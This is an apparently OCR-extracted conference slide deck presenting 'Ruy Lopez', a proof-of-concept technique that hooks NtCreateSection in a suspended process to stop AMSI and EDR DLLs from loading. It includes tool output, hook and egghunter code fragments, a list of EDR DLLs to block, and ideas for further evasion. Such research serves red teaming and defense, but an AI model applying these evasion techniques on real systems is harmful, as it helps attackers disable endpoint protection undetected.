
# THE IDEA FOR A NEW APPROACH




```
c:\temp\Ruy-Lopez-main\Ruy-Lopez-main>BlockDll.exe
[*] Target Process: 10560
[*] Got NtCreateSection address via dynlib: 00007ffb4ce8d9f0
[*] Injecting Shellcode for the hook into the remote process: 10560
[*] pHandle: 172
[*] Writing allocated Shellcode address 00000277e1d90000 into Original NtCreateSection
[+] WriteProcessMemory success
[+] NtFlushInstructionCache success
[*] Remotely Hooked NtCreateSection: true
[*] Found egg at index: 5728
[*] Writing original bytes into egg
[*] Done.
[*] WriteProcessMemory: true
    \-- bytes written: 6111

[*] Resuming the process
```

# 04

## CHALLENGES IN THE IMPLEMENTATION



# CHALLENGES IN THE IMPLEMENTATION

Writing PIC Code

- Everything should only exist in the `.text` section
- No global Variables
- Resolving APIs on Runtime
- Replace `mainCRTStartup` with our entrypoint

```
char amsiShort[] = /*amsi.dll */{ 'a', 'm', 's', 'i', '.', 'd', 'l', 'l', 0 };

if (StrStrIA((char*)&lpFilename, (char*)&amsiShort) != 0)
{
    return 0xC0000054; // STATUS_FILE_LOCK_CONFLICT
}
```

# CHALLENGES IN THE IMPLEMENTATION

## Writing PIC Code

- The code needs to use `ntdll.dll` functions exclusively
- Many functions such as `charcmp`, `StrStrIA`, `strlen`, `memcpy` are not usable

```
BOOL StrStrIA(char* str1, char* str2)
{
    int i = 0;
    int j = 0;
    // strlen cannot be used here in PIC mode, so we need an alternative function
    int len1 = my_strlen(str1);
    int len2 = my_strlen(str2);
    while (i < len1) {
        if (str1[i] == str2[j]) {
            i++;
            j++;
            if (j == len2) {
                return 1;
            }
        }
        else {
            i = i - j + 1;
            j = 0;
        }
    }
    return 0;
}
```

```
// a logging function in c, that takes a char array as input and Logs all provided inputs into a text file on disk. This function needs
void log_to_file(PWCHAR input) {
    uint64_t _NtCreateFile = getFunctionPtr(HASH_NTDLL, HASH_NTCREATEFILE);
    uint64_t _NtWriteFile = getFunctionPtr(HASH_NTDLL, HASH_NTWRITEFILE);
    uint64_t _RtlInitUnicodeString = getFunctionPtr(HASH_NTDLL, HASH_RTLINITUNICODESTRING);
    uint64_t _RtlInitAnsiString = getFunctionPtr(HASH_NTDLL, HASH_RTLINITANSISTRING);
    uint64_t _InitializeObjectAttributes = getFunctionPtr(HASH_NTDLL, HASH_INITIALIZEOBJECTATTRIBUTES);
    uint64_t _RtlAnsiStringToUnicodeString = getFunctionPtr(HASH_NTDLL, HASH_RTLANSISTRINGTOUNICODESTRING);
    uint64_t _NtClose = getFunctionPtr(HASH_NTDLL, HASH_NTCLOSE);

    // we need to create a UNICODE_STRING struct, that contains the path to the log file
    UNICODE_STRING file_path;
    wchar_t logPathString[] = { '\\', '?', '?', '\\', 'C', ':', '\\','t','e','m','p','\\', 'l', 'o', 'g', '.', 't', 'x', 't', '\0' };
    PWCHAR logPath = &logPathString;
    ((RTLINITUNICODESTRING)_RtlInitUnicodeString)(&file_path, logPath);
    HANDLE file_handle;
    IO_STATUS_BLOCK io_status;
    OBJECT_ATTRIBUTES obj_attributes;
    InitializeObjectAttributes(&obj_attributes, &file_path, 0x00000040 /*OBJ_CASE_INSENSITIVE*/, NULL, NULL);
    NTSTATUS status = ((NTCREATEFILE)_NtCreateFile)(&file_handle, FILE_ALL_ACCESS, &obj_attributes, &io_status, NULL,
        FILE_ATTRIBUTE_NORMAL,
        FILE_SHARE_READ | FILE_SHARE_WRITE,
```

# CHALLENGES IN THE IMPLEMENTATION

Getting back the old NtCreateSection value

- On resume, the function is already overwritten
- The original `NtCreateSection` function – however - still needs to be called
- One solution:
  - The host process knows about the original value
  - Egghunter usage

```
var eggIndex = 0
for i in 0 ..< hookShellcodeBytes.len:
    if (hookShellcodeBytes[i] == 0xDE) and (hookShellcodeBytes[i+1] == 0xAD) and
        echo "[*] Found egg at index: ", i
        eggIndex = i
        break
echo "[*] Writing original bytes into egg"
copyMem(unsafeAddr hookShellcodeBytes[eggIndex], PointerToOrigBytes, 24)
echo "[*] Done."
```

```
void originalBytes() { // used to store the original bytes of the function we are hooking
                       //, this can be used in PIC to exchange information between functions as global variables cannot be used
    asm(".byte 0xDE, 0xAD, 0xBE, 0xEF, 0x13, 0x37, 0xDE, 0xAD, 0xBE, 0xEF, 0x13, 0x37, 0xDE, 0xAD, 0xBE, 0xEF, 0x13, 0x37, 0xDE, \
        0xAD, 0xBE, 0xEF, 0x13, 0x37 ");
}
```

# CHALLENGES IN THE IMPLEMENTATION

Not modifying the NtCreateSection input arguments


- We need a direct `jmp` to our hook function, otherwise the arguments are corrupt
- Our stack is already aligned properly

```
extern bam
global alignstack

segment .text

alignstack:
    push rsi
    mov rsi, rsp
    and  rsp, 0FFFFFFFFFFFFFFF0h
    sub  rsp, 020h
    call bam
    mov rsp, rsi
    pop rsi
    ret
```


```
extern bam
global directjump

segment .text

directjump:
    jmp bam
```

# 05

## PROOF OF CONCEPT – RUY LOPEZ



# PROOF OF CONCEPT – RUY LOPEZ




https://www.wikidata.org/wiki/Q1290671

# PROOF OF CONCEPT – RUY LOPEZ

Tested against multiple EDR vendors

- No Alert/Prevention from any vendor
- (Mainly) successful block of target DLLs
- Cannot be used against MDE, as there are no userland hooks / DLLs to block

```
char cyvera[] = /*Cyvera.dll */{ 'c', 'y', 'v', 'e', 'r', 'a', '.', 'd', 'l', 'l', 0 };
char EdrDotNet[] = /*EdrDotNet.dll */{ 'E', 'd', 'r', 'D', 'o', 't', 'N', 'e', 't', '.', 'd', 'l', 'l', 0 };
char cyvrtrap[] = /*cyvrtrap.dll */{ 'c', 'y', 'v', 'r', 't', 'r', 'a', 'p', '.', 'd', 'l', 'l', 0 };
//char cyinjct[] = /*cyinjct.dll */{ 'c', 'y', 'i', 'n', 'j', 'c', 't', '.', 'd', 'l', 'l', 0 }; // Cannot be blocked, as this is injected
char EdrDotNetUnmanaged[] = /*EdrDotNet.Unmanaged.dll */{'E', 'd', 'r', 'D', 'o', 't', 'N', 'e', 't', '.', 'U', 'n', 'm', 'a', 'n', 'a', 'g', '
char ntnativeapi[] = /*ntnativeapi.dll */{ 'n', 't', 'n', 'a', 't', 'i', 'v', 'e', 'a', 'p', 'i', '.', 'd', 'l', 'l', 0 };
```

# PROOF OF CONCEPT – RUY LOPEZ

Is that OPSec safe?

- Injection + Hooking are easy to detect / have well documented IoCs
- Blue Teams / Hunters could easily find IoCs
- However, in this moment AV/EDRs don’t check those IoCs for suspended/resumed processes and don’t block it (yet)

# PROOF OF CONCEPT – RUY LOPEZ

OPSec improvements:

- Userland Hook evasion for injection from the host process
- RX Shellcode (PIC-Code modifications needed)
- RX hook memory permissions
- Hashing instead of plain DLL names to block
- Hardware Breakpoints instead of hooking

# PROOF OF CONCEPT – RUY LOPEZ

- https://github.com/S3cur3Th1sSh1t/Ruy-Lopez

# PROOF OF CONCEPT – RUY LOPEZ

Alternative usage ideas:

- `Wldp.dll` block to bypass Device Guard / trust checks
- Block custom AMSI Provider DLLs
- Inject/Execute shellcode ThreadlessInject[1] style in the new process
  - Note: await Process initialization before execution
- (…)

[1] https://github.com/CCob/ThreadlessInject

# PROOF OF CONCEPT – RUY LOPEZ

Credits:

- Ceri Coburn @_EthicalChaos_
- Sven Rath @eversinc33
- Alejandro Pinna @frodosobon
- Charles Hamilton @MrUn1k0d3r
- Chetan Nayak @NinjaParanoid

# THANK YOU FOR YOUR ATTENTION!

# QUESTIONS?

Fabian Mosch